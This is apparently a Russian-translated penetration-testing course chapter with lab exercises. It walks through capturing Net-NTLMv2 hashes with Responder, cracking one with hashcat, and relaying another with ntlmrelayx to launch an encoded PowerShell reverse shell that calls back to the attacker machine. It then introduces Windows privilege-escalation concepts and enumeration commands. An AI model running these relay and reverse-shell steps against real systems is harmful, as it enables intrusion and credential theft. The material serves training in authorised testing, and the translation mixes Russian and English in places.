Поскольку Net-NTLMv2 встречается почти во всех Windows-сетях и окружениях, важно понимать, как злоупотреблять его слабостями. Для этого цель должна начать процесс аутентификации по Net-NTLMv2 против системы, которую мы контролируем. Нужно подготовить нашу систему так, чтобы она обрабатывала процесс аутентификации и показывала Net-NTLMv2-хеш, который цель использовала для аутентификации.

Инструмент *Responder* отлично подходит для этого.2 Он включает встроенный SMB-сервер, который обрабатывает процесс аутентификации за нас и выводит все захваченные Net-NTLMv2-хеши. Хотя он также включает другие протокольные серверы, включая HTTP и FTP, а также возможности poisoning для *Link-Local Multicast Name Resolution* (LLMNR),3 *NetBIOS Name Service* (NBT-NS)4 и *Multicast DNS* (MDNS),5 в этом разделе мы сосредоточимся на захвате Net-NTLMv2-хешей с помощью SMB-сервера.

Если мы получили выполнение кода на удаленной системе, можно легко заставить цель аутентифицироваться у нас, приказав ей подключиться к подготовленному SMB-серверу. Например, можно просто выполнить `ls \\\192.168.119.2\share` в PowerShell, предполагая, что Responder слушает на указанном IP. Если выполнения кода нет, можно использовать и другие векторы для принудительной аутентификации. Например, обнаружив форму загрузки файлов в веб-приложении на Windows-сервере, можно попробовать указать несуществующий файл с UNC-путем вроде `\\\192.168.119.2\share\nonexistent.txt`. Если веб-приложение поддерживает загрузки через SMB, Windows-сервер аутентифицируется к нашему SMB-серверу.

Захватите и взломайте Net-NTLMv2-хеш. Настройте Responder на Kali-машине как SMB-сервер и используйте FILES01 (192.168.50.211) как цель. Предположим, что использованный вектор атаки выполнил bind shell на целевой системе. Подключитесь к порту 4444 с Netcat, где работает bind shell. После успешного подключения используйте **whoami**, чтобы проверить, какой пользователь запускает bind shell. Затем используйте команду **net user**, чтобы проверить, является ли пользователь членом локальной группы *Administrators*.

```
kali@kali:~$ nc 192.168.50.211 4444
Microsoft Windows [Version 10.0.20348.707]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
whoami
files01\paul

C:\Windows\system32> net user paul
net user paul
User name                    paul
Full Name                    paul power
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            6/3/2022 10:05:27 AM
Password expires             Never
Password changeable          6/3/2022 10:05:27 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   6/3/2022 10:29:19 AM

Logon hours allowed          All
Local Group Memberships      *Remote Desktop Users *Users
Global Group memberships     *None
The command completed successfully.
```

Листинг 47 - подключение к bind shell на порту 4444

Вывод показывает, что bind shell работает как пользователь *paul*, который не является локальным администратором в системе FILES01. *И*нтересно, что пользователь *paul* является членом группы *Remote Desktop Users*, что позволяет ему подключаться к системе через RDP.

Для демонстрации предположим, что пользователь *gunther*, который использовался в предыдущем разделе, не существует или у нас нет доступа к учетной записи. В этом случае есть только доступ к *paul* в этой системе.

Поскольку привилегий для запуска Mimikatz нет, мы не можем извлечь пароли из системы. Но мы можем настроить SMB-сервер с Responder на Kali-машине, затем подключиться к нему как пользователь *paul* и взломать Net-NTLMv2-хеш, используемый в процессе аутентификации.

Сделаем это. Сначала run **ip a**, чтобы retrieve list всех interfaces. Затем run **responder**, pre-installed on Kali, как **sudo**, чтобы enable permissions needed для handle privileged raw socket operations для various protocols. Set listening interface с `-I`, noting, что interface name may differ.

```
kali@kali:~$ ip a
...
3: tap0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 1000
    link/ether 42:11:48:1b:55:18 brd ff:ff:ff:ff:ff:ff
    inet 192.168.119.2/24 scope global tap0
       valid_lft forever preferred_lft forever
    inet6 fe80::4011:48ff:fe1b:5518/64 scope link
       valid_lft forever preferred_lft forever

kali@kali:~$ sudo responder -I tap0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.1.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C
...
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
...
[+] Listening for events...
```

Листинг 48 - запуск Responder на interface tap0

Вывод показывает, что Responder слушает события, а SMB-сервер активен.

Следующий шаг — запросить доступ к несуществующему SMB share на SMB-сервере Responder, используя bind shell пользователя *paul*. Сделаем это простой командой **dir** для `\\\192.168.119.2\test`, где "test" — произвольное имя каталога. Нас интересует только процесс аутентификации, а не листинг share.

Вернемся на вкладку терминала с подключением Netcat bind shell и введем команду.

```
C:\Windows\system32>dir \\192.168.119.2\test
dir \\192.168.119.2\test
Access is denied.
```

Листинг 49 - использование команды dir для создания SMB-подключения к Kali-машине

Responder tab should show the following:

```
...
[+] Listening for events...
[SMB] NTLMv2-SSP Client   : ::ffff:192.168.50.211
[SMB] NTLMv2-SSP Username : FILES01\paul
[SMB] NTLMv2-SSP Hash     : paul::FILES01:1f9d4c51f6e74653:795F138EC69C274D0FD53BB32908A72B:
    0101000000000000B050CD1777D801B7585DF5719ACFBA0000000002000800360057004D00520001001E00570049004E002D0034
    0044004E004800550058004300340054004900430004003400570049004E002D00340044004E004800550058004300340054004900
    43002E00360057004D0052002E004C004F00430041004C000300140036005700 4D0052002E004C004F00430041004C000500140036
    0057004D0052002E004C004F00430041004C000700080000B050CD1777D80106000400020000000800300030000000000000000000
    0000002000008BA7AF42BFD51D70090007951B57CB2F5546F7B599BC577CCD13187CFC5EF4790A0010000000000000000000000000
    0000000000090024006300690066007300 2F00310039003200 2E00310036003800 2E00310031003800 2E00320000000000000000
```

Листинг 50 - Responder перехватывает Net-NTLMv2 Hash пользователя paul

Это indicates, что Responder successfully captured *paul*'s Net-NTLMv2 hash. Save это в **paul.hash**, чтобы мы could crack it с Hashcat. Before cracking, retrieve correct mode.

```
kali@kali:~$ cat paul.hash
paul::FILES01:1f9d4c51f6e74653:795F138EC69C274D0FD53BB32908A72B:
    0101000000000000B050CD1777D801B7585DF5719ACFBA0000000002000800360057004D00520001001E00570049004E002D0034
    0044004E004800550058004300340054004900430004003400570...

kali@kali:~$ hashcat --help | grep -i "ntlm"
   5500 | NetNTLMv1 / NetNTLMv1+ESS                          | Network Protocol
  27000 | NetNTLMv1 / NetNTLMv1+ESS (NT)                     | Network Protocol
   5600 | NetNTLMv2                                          | Network Protocol
  27100 | NetNTLMv2 (NT)                                     | Network Protocol
   1000 | NTLM                                               | Operating System
```

Листинг 51 - содержимое paul.hash and режим Hashcat

Этот file contains *paul*'s captured Net-NTLMv2 hash, cropped в этом Вывод, и according to Hashcat, это mode 5600 ("NetNTLMv2").

Теперь attempt to crack hash using wordlist `rockyou.txt`.

```
kali@kali:~$ hashcat -m 5600 paul.hash /usr/share/wordlists/rockyou.txt --force
hashcat (v6.2.5) starting
...

PAUL::FILES01:1f9d4c51f6e74653:795f138ec69c274d0fd53bb32908a72b:
    0101000000000000b050cd1777d801b7585df5719acfba0000000002000800360057004d00520001001e00570049004e002d0034
    0044004e004800550058004300340054004900430004003400570049004e002d00340044004e004800550058004300340054004900
    43002e00360057004d0052002e004c004f00430041004c000300140036005700 4d0052002e004c004f00430041004c000500140036
    0057004d0052002e004c004f00430041004c000700080000b050cd1777d80106000400020000000800300030000000000000000000
    0000002000008ba7af42bfd51d70090007951b57cb2f5546f7b599bc577ccd13187cfc5ef4790a0010000000000000000000000000
    0000000000090024006300690066007300 2f00310039003200 2e00310036003800 2e00310031003800 2e00320000000000000000
    :123Password123
...
```

Листинг 51 - cracking Net-NTLMv2 hash пользователя paul

Вывод shows, что мы successfully cracked *paul*'s Net-NTLMv2 hash. Confirm password valid by connecting to FILES01 with RDP.




Рисунок 11 показывает, что мы успешно подключились к FILES01 по RDP как *paul*.

В этом разделе мы generated authentication requests from Windows и obtained and cracked Net-NTLMv2 хешей. В следующем разделе leverage hash differently.

(Wikipedia, 2022), en.wikipedia.org

(Github, 2022), github.com

(Wikipedia, 2021), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(MITRE ATT&CK, 2021), attack.mitre.org

1. Выполните шаги, описанные в этом разделе, чтобы получить Net-NTLMv2-хеш в Responder. Взломайте его и используйте для подключения к VM #1 (FILES01) через RDP. Найдите flag на рабочем столе *paul*. Внимание: если bind shell завершится, может пройти до 1 минуты, прежде чем он снова станет доступен.

2. Перечислите VM #2 и найдите способ получить Net-NTLMv2-хеш через веб-приложение. Важно: добавьте **marketingwk01** в файл `/etc/hosts` с соответствующим IP-адресом машины. После получения Net-NTLMv2-хеша взломайте его и подключитесь к системе, чтобы найти flag.

В этом разделе у нас будет доступ к FILES01 как у непривилегированного пользователя (*files02admin*), а значит, мы не можем запускать Mimikatz для извлечения паролей. Используя шаги из предыдущего раздела, представим, что получили Net-NTLMv2-хеш, но не смогли его взломать, потому что он оказался слишком сложным.

Что можно предположить по имени пользователя: он может быть локальным администратором на FILES02. Поэтому можно попробовать использовать хеш на другой машине в технике, известной как *relay attack*.

В этой атаке снова используем команду *dir* в bind shell для создания SMB-соединения к Kali-машине. Вместо простого вывода Net-NTLMv2-хеша, использованного на шаге аутентификации, пересылаем хеш к FILES02. Если *files02admin* является локальным пользователем FILES02, аутентификация будет корректной и потому принятой машиной. Если перенаправленная аутентификация принадлежит пользователю с правами локального администратора, можно использовать хеш для аутентификации, а затем выполнять команды через SMB методами, похожими на psexec или wmiexec.

В этом примере мы не используем локального пользователя *Administrator* для relay-атаки, как делали для pass_the_hash-атаки. Поэтому на целевой системе должны быть отключены UAC remote restrictions, иначе выполнение команд завершится неудачей. Если UAC remote restrictions включены на цели, то для relay-атаки можно использовать только локального пользователя *Administrator*.

Выполним эту атаку с помощью *ntlmrelayx*, еще одного инструмента из библиотеки impacket. Этот инструмент делает основную работу: поднимает SMB-сервер и перенаправляет часть аутентификации входящего SMB-соединения к выбранной нами цели.

Начнем атаку с запуска ntlmrelayx, который можно использовать из предустановленного пакета **impacket-ntlmrelayx**. Используем `--no-http-server`, чтобы отключить HTTP-сервер, поскольку передаем SMB-соединение, и `-smb2support`, чтобы добавить поддержку *SMB2*. Также используем `-t`, чтобы задать целью FILES02. Наконец, зададим команду с `-c`, которая будет выполнена на целевой системе как relayed user. Используем PowerShell reverse shell one-liner,4 который кодируется в base64 и выполняется с аргументом `-enc`, как мы делали раньше в курсе. Нужно отметить, что base64-encoded PowerShell reverse shell one-liner сокращен в следующем листинге, но использует IP Kali-машине и порт 8080 для подключения reverse shell.

```
kali@kali:~$ impacket-ntlmrelayx --no-http-server -smb2support -t 192.168.50.212 -c "powershell -enc
    JABjAGwAaQBlAG4AdA..."
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
...
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
```

Листинг 52 - запуск ntlmrelayx для Relay-атаки на FILES02

Далее start Netcat listener on port 8080 in new terminal tab, чтобы catch входящий reverse shell.

```
kali@kali:~$ nc -nvlp 8080
listening on [any] 8080 ...
```

Листинг 53 - запуск Netcat listener на порту 8080

Теперь запустим Netcat в другом терминале, чтобы подключиться к bind shell на FILES01 (порт 5555). После подключения введем `dir \\\\192.168.119.2\test`, чтобы создать SMB-соединение к Kali-машине. И снова имя удаленной папки произвольное.

```
kali@kali:~$  nc 192.168.50.211 5555
Microsoft Windows [Version 10.0.20348.707]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
files01\files02admin

C:\Windows\system32>dir \\192.168.119.2\test
...
```

Листинг 54 - использование команды dir для создания SMB-подключения к Kali-машине

Мы должны получить incoming connection на tab ntlmrelayx.

```
[*] SMBD-Thread-4: Received connection from 192.168.50.211, attacking target smb://192.168.50.212
[*] Authenticating against smb://192.168.50.212 as FILES01/FILES02ADMIN SUCCEED
[*] SMBD-Thread-6: Connection from 192.168.50.211 controlled, but there are no more targets left!
...
[*] Executed specified command on host: 192.168.50.212
```

Листинг 55 - Relay-атака для выполнения reverse shell на FILES02

Вывод указывает, что ntlmrelayx получил SMB-соединение и использовал его для аутентификации к цели путем перенаправления. После успешной аутентификации команда была выполнена на цели.

Netcat listener должен был поймать reverse shell.

```
connect to [192.168.119.2] from (UNKNOWN) [192.168.50.212] 49674
whoami
nt authority\system

PS C:\Windows\system32> hostname
FILES02

PS C:\Windows\system32> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::7992:61cd:9a49:9046%4
   IPv4 Address. . . . . . . . . . . : 192.168.50.212
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.50.254
```

Листинг 56 - входящий reverse shell

Листинг 56 показывает, что мы смогли использовать relay attack для получения code execution на FILES02.

В этом разделе мы demonstrated, что can leverage ability start SMB connection, чтобы either crack или relay Net-NTLMv2 hash. Однако UAC remote restrictions limit users, которые можно использовать в pass_the_hash или relay attacks outside Active Directory environment.

(Microsoft Documentation, 2008), docs.microsoft.com

(Github, 2022), github.com

(Wireshark Wiki, 2020), wiki.wireshark.org

(Github, 2020), gist.github.com

1. Используйте методы из этого раздела, чтобы получить доступ к VM #2 (FILES02) из группа VM 1 и получить flag на рабочем столе пользователя *files02admin*. Если bind shell на VM #1 завершится, может пройти до 1 минуты, прежде чем он снова станет доступен.
2. **Capstone Lab**: Запустите группу VM 2 и найдите способ obtain Net-NTLMv2 hash от user *anastasia* через веб-приложение на VM #3 (BRUTE2), а затем relay его на VM #4 (FILES02).

15.4. Завершение

Как тестировщики на проникновение, мы должны познакомиться с разными атаками на пароли. Мы можем использовать эти атаки во внешней оценке, чтобы преодолеть периметр через открытые сетевые службы. Также можем применять их во внутренних тестах на проникновение, чтобы извлекать пароли в открытом виде или использовать хеши для доступа к другим системам. Это важные навыки для модулей Active Directory, которые обсудим позже в этом курсе.

В этом модуле мы сначала атаковали сетевые службы с помощью базовых словарных атак. Затем обсудили процесс взлома и атаки на основе правил. Мы использовали эти техники, чтобы взломать базу данных менеджера паролей KeePass и приватный SSH-ключ. В последнем учебном блоке работали с NTLM- и Net-NTLMv2-хешами, взламывали их и использовали для доступа к другой системе путем передачи NTLM-хеша или перенаправления Net-NTLMv2.

В заключение следует помнить о распространенности атак на пароли с атакующей точки зрения. В большинстве реальных тестов на проникновение мы преодолеваем периметр не техническими эксплойтами, а скорее через client-side-атаки или атаки на пароли. Также нужно помнить, что навыки из этого модуля полезны не только с атакующей точки зрения, но и помогают понять, как построить эффективную и всестороннюю защиту.

16. Повышение привилегий в Windows

В этом учебном модуле мы рассмотрим следующие учебные блоки:

• Enumerating Windows
• Использование Windows Services
• Abuse других Windows components

Во время теста на проникновение мы часто получаем начальное закрепление на Windows system как непривилегированный пользователь. Однако обычно нам нужны административные привилегии, чтобы искать чувствительную информацию в домашних каталогах других пользователей, изучать конфигурационные файлы системы или извлекать хеши паролей с помощью *Mimikatz*. Процесс повышения наших привилегий и перехода от непривилегированного доступа к привилегированному называется *Privilege Escalation*.

Хотя этот модуль focuses on Windows, следующий модуль рассмотрит повышение привилегий techniques on системе Linuxs. После завершения обоих мы будем понимать различия security models и поверхность атакиs этих операционная системаs, а также способы leverage повышение привилегий vectors в каждой из них.

В этом модуле мы начнем с введения в привилегии Windows и механизмы контроля доступа. Затем рассмотрим, как сформировать ситуационную осведомленность о целевой системе путем сбора информации. На основе этой информации мы выполним различные атаки повышения привилегий. Сначала будем искать чувствительную информацию, оставленную пользователями и ОС. Затем изучим, как злоупотреблять Windows services для попыток повышения привилегий. Наконец, рассмотрим другие компоненты Windows, которые позволяют повышать привилегии через *Scheduled Tasks*. В завершение исследуем использование эксплойтов.

(Github, 2022), github.com

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

16.1. Enumerating Windows

Этот учебный блок охватывает следующие учебные цели:

• Понимать Windows privileges и access control mechanisms
• Получать situational awareness
• Искать чувствительную информацию в Windows-системах
• Находить чувствительную информацию, сгенерированную PowerShell
• Познакомиться с автоматизированное перечисление tools

Каждая цель уникальна из-за различий в версиях ОС, уровнях патчей, конфигурации системы и так далее. Поэтому важно понимать, как получать и использовать информацию о целевой системе, чтобы добиться повышения привилегий. Чтобы понять векторы атаки этого модуля, сначала нужно познакомиться со структурой привилегий Windows и механизмами контроля доступа.

Хотя технические векторы атак очень распространены для повышения привилегий, часто достаточно просто просмотреть информацию, оставленную пользователями и системой. Примеры: пользователь хранит пароли в текстовом файле или Windows записывает ввод пароля в PowerShell. Для атакующих это может быть золотой жилой, ведущей к более высоким привилегиям.

В этом учебном блоке мы начнем с обсуждения привилегий Windows и механизмов контроля доступа. Затем рассмотрим методы формирования ситуационной осведомленности в системе. Эти методы дают важную информацию о целевой системе, например существующих пользователях, активных сетевых подключениях и запущенных приложениях. Далее изучим различные области Windows, где можно искать чувствительную информацию. Наконец, рассмотрим автоматизированные инструменты.

Привилегии в операционной системе Windows относятся к разрешениям конкретной учетной записи на выполнение локальных операций, связанных с системой, например изменение файловой системы или добавление пользователей. Чтобы разрешить или запретить эти операции, Windows нужны механизмы контроля, позволяющие определить источник операции и решить, достаточно ли привилегий для ее выполнения.

В этом разделе рассмотрим четыре разные концепции и механизма: *Security Identifier* (SID),1 *access token*,2 *Mandatory Integrity Control* и *User Account Control*.

Windows использует SID для идентификации сущностей. SID - это уникальное значение, назначенное сущности или *principal*, которую Windows может аутентифицировать, например пользователям и группам. SID для локальных учетных записей и групп генерируется *Local Security Authority* (LSA),5 а для доменных пользователей и доменных групп - на *Domain Controller* (DC). SID генерируется при создании пользователя или группы и не может быть изменен.

Windows использует только SID, а не usernames, чтобы identify principals for access control management.

SID string состоит из different parts, разделенных "-", и представленных placeholders "S", "R", "X" и "Y" в следующем listing. Это представление отражает fundamental structure of SID.

```
S-R-X-Y
```

Листинг 1 - SID representation

Первая part - literal "S", которая указывает, что string является SID.

"R" означает *revision* и всегда set to "1", поскольку overall SID structure все еще находится на initial version.

"X" определяет identifier authority. Это authority, которая выдает SID. Например, "5" - самое распространенное значение для identifier authority. Оно указывает *NT Authority* и используется для локальных или доменных пользователей и групп.

"Y" представляет sub authorities identifier authority. Каждый SID состоит из одной или нескольких sub authorities. Эта часть содержит идентификатор домена и *relative identifier* (RID). Domain identifier - это domain SID для доменных пользователей, SID локальной машины для локальных пользователей и "32" для built-in principals. RID определяет principals, такие как пользователи или группы.

Следующий listing показывает example SID local user on Windows system:

```
S-1-5-21-1336799502-1441772794-948155058-1001
```

Листинг 2 - SID representation

Листинг 2 показывает, что RID равен 1001. Поскольку RID почти у всех субъектов начинается с 1000, это означает, что это второй локальный пользователь, созданный в системе.

Существуют SID с RID ниже 1000, называемые *well-known SIDs*. Эти SID идентифицируют общие и встроенные группы/пользователей вместо конкретных групп/пользователей. Следующий листинг содержит несколько полезных well-known SID в контексте повышения привилегий.

```
S-1-0-0                      Nobody
S-1-1-0                      Everybody
S-1-5-11                     Authenticated Users
S-1-5-18                     Local System
S-1-5-domainidentifier-500   Administrator
```

Листинг 3 - Список известных SID на локальных машинах

Хотя мы не будем напрямую работать с SIDs в этом модуле, понимание того, как Windows идентифицирует principals, необходимо для понимания access tokens. Кроме того, это важно в следующих модулях Active Directory.

Теперь, когда мы знаем, как Windows идентифицирует principals в системе, обсудим, как Windows определяет, нужно разрешать или запрещать операции. После аутентификации пользователя Windows создает access token, назначенный этому пользователю. Сам token содержит разные фрагменты информации, которые описывают *security context* данного пользователя. Security context — это набор правил или атрибутов, действующих в текущий момент.

Security context token состоит из SID пользователя, SID групп, в которых пользователь является членом, привилегий пользователя и групп, а также дополнительной информации, описывающей область действия токена.

Когда пользователь запускает процесс или поток, этим объектам назначается токен. Этот токен, называемый *primary token*, определяет, какие разрешения имеют процесс или потоки при взаимодействии с другим объектом, и является копией access token пользователя.

Поток также может иметь назначенный *impersonation token*. Токены имперсонации используются для предоставления контекста безопасности, отличного от процесса, которому принадлежит поток. Это означает, что поток взаимодействует с объектами от имени токена имперсонации вместо основного токена процесса.

Помимо SIDs и tokens, Windows также реализует Mandatory Integrity Control. Он использует *integrity levels* для control access to securable objects. Эти levels можно рассматривать как hierarchies of trust, которые Windows имеет к running application или securable object.

Когда процессы запускаются или объекты создаются, они получают уровень целостности principal, выполняющего эту операцию. Одно исключение: если исполняемый файл имеет низкий уровень целостности, уровень целостности процесса также будет низким. Principal с более низким уровнем целостности не может записывать в объект с более высоким уровнем, даже если разрешения обычно позволяют это.


Начиная с Windows Vista, processes run на five integrity levels:

```
- System: SYSTEM (kernel, ...)
- High: Elevated users
- Medium: Standard users
- Low: Very restricted rights often used in sandboxed processes or for directories storing temporary data
- Untrusted: Lowest integrity level with extremely limited access rights for processes or objects that pose
    the most potential risk
```

Листинг 4 - Уровни целостности

Мы можем отображать уровень целостности процессов с помощью *Process Explorer*,8 для текущего пользователя — с *whoami /groups*, а для файлов — с *icacls*.

Например, следующий figure показывает two PowerShell processes on Windows system в Process Explorer. Один started as regular user, а другой - as administrative user.



Процессы PowerShell имеют integrity level *High* и *Medium*. Просмотрев листинг 4, можно сделать вывод, что процесс с integrity level *High* запущен административным пользователем, а процесс с integrity level *Medium* — обычным пользователем.

Наконец, еще одна технология безопасности Windows, которую стоит учитывать, — *User Account Control* (UAC). UAC — это функция безопасности Windows, которая защищает операционную систему, запуская большинство приложений и задач с привилегиями стандартного пользователя, даже если запускающий пользователь является Administrator. Для этого административный пользователь получает два access tokens после успешного входа. Первый token — standard user token, или *filtered admin token*, используемый для выполнения всех непривилегированных операций. Второй token — обычный administrator token. Он будет использоваться, когда пользователь хочет выполнить привилегированную операцию. Чтобы использовать administrator token, нужно подтвердить UAC consent prompt.

На этом завершается краткое введение в привилегии Windows и механизмы контроля доступа. Теперь у нас должно быть базовое понимание SIDs, access tokens, integrity levels и UAC. Windows предлагает множество других механизмов для контроля доступа к securable objects. Мы обсудим и продемонстрируем еще несколько в этом модуле.

(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Documentation, 2022), docs.microsoft.com

1. Какой RID у первого стандартного пользователя

2. Ответьте true или false: access token генерируется при создании user и является immutable.

Теперь, когда у нас есть базовое понимание привилегий Windows, рассмотрим различные методы получения ситуационной осведомленности о системе. Предположим, что мы использовали client-side-атаку или эксплуатировали уязвимость для доступа к Windows system как непривилегированный пользователь. Перед попыткой повысить привилегии мы должны получить информацию о системе, на которой находимся.

Это критически важный шаг, позволяющий лучше понять природу скомпрометированной машины и обнаружить возможные векторы повышения привилегий. Однако неопытные тестировщики на проникновение часто пропускают или минимизируют его, поскольку сортировка и интерпретация большого объема информации не так увлекательны, как атака сервисов или машин. Опытные тестировщики знают, что сбор максимального объема информации дает ценные сведения о целевой системе, которые можно использовать для создания практически применимых векторов повышения привилегий.

Есть несколько key pieces of information, которые следует всегда obtain:

```
- Username and hostname
- Group memberships of the текущего пользователя
- Existing users and groups
- Operating system, version and architecture
- Network information
- Installed applications
- Running processes
```

Листинг 5 - Информация, которую нужно собрать для situational awareness

После выполнения шагов перечисления для получения этой информации у нас будет хорошее понимание целевой системы.

Начнем сбор информации на системе *CLIENTWK220*. В этом примере предположим, что мы ранее запустили bind shell на порту 4444 через client-side-атаку.

Если connection to bind shell в этом или следующих sections будет terminated, может пройти до 1 минуты, прежде чем он снова станет accessible.

Теперь покажем, как получить информацию из Листинга 5. Для этого подключимся к целевой системе с netcat и введем **whoami**, чтобы получить первые сведения: имя пользователя и имя хоста.

```
kali@kali:~$ nc 192.168.50.220 4444
Microsoft Windows [Version 10.0.22000.318]
(c) Microsoft Corporation. All rights reserved.

C:\Users\dave>whoami
whoami
clientwk220\dave

C:\Users\dave>
```

Листинг 6 - Подключение к bind shell и получение username и hostname

Вывод Листинга 6 показывает, что у нас есть выполнение команд как пользователь *dave*. Кроме того, вывод содержит hostname системы, *clientwk220*. Этот hostname подразумевает, что bind shell работает на клиентской системе, а не на сервере.

Hostname часто можно использовать, чтобы infer purpose and type of machine. Например, *WEB01* может указывать на web server, а *MSSQL01* - на *MSSQL* server.

Далее мы хотим проверить, в каких группах состоит *dave*. Чтобы отобразить все группы, в которых текущий пользователь является членом, используйте **whoami /groups**.

```
C:\Users\dave> whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID
    Attributes
====================================== ================ ============================================
    ================================================
Everyone                               Well-known group S-1-1-0
    Mandatory group, Enabled by default, Enabled group
CLIENTWK220\helpdesk                   Alias            S-1-5-21-2309961351-4093026482-2223492918-1008
    Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users           Alias            S-1-5-32-555
    Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545
    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\BATCH                     Well-known group S-1-5-3
```

```
    Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                       Well-known group S-1-2-1
    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users    Well-known group S-1-5-11
    Mandatory group, Enabled by default, Enabled group
...
```

Листинг 7 - Членство пользователя dave в группах

Вывод показывает, что *dave* является членом группы *helpdesk*. Сотрудники helpdesk часто имеют дополнительные разрешения и доступ по сравнению со стандартными пользователями.

Кроме того, user является member *BUILTIN\Remote Desktop Users*. Membership в этой group дает возможность подключаться к system через RDP.

Другие группы, где *dave* является участником, стандартны для непривилегированных пользователей, например *Everyone* и *BUILTIN\Users*.

Следующий интересующий нас piece of information - other users and groups on system. Мы можем использовать command *net user* или Cmdlet *Get-LocalUser*, чтобы obtain list всех локальных пользователей. Используем второй вариант: запустим PowerShell и выполним **Get-LocalUser**.

```
C:\Users\dave> powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

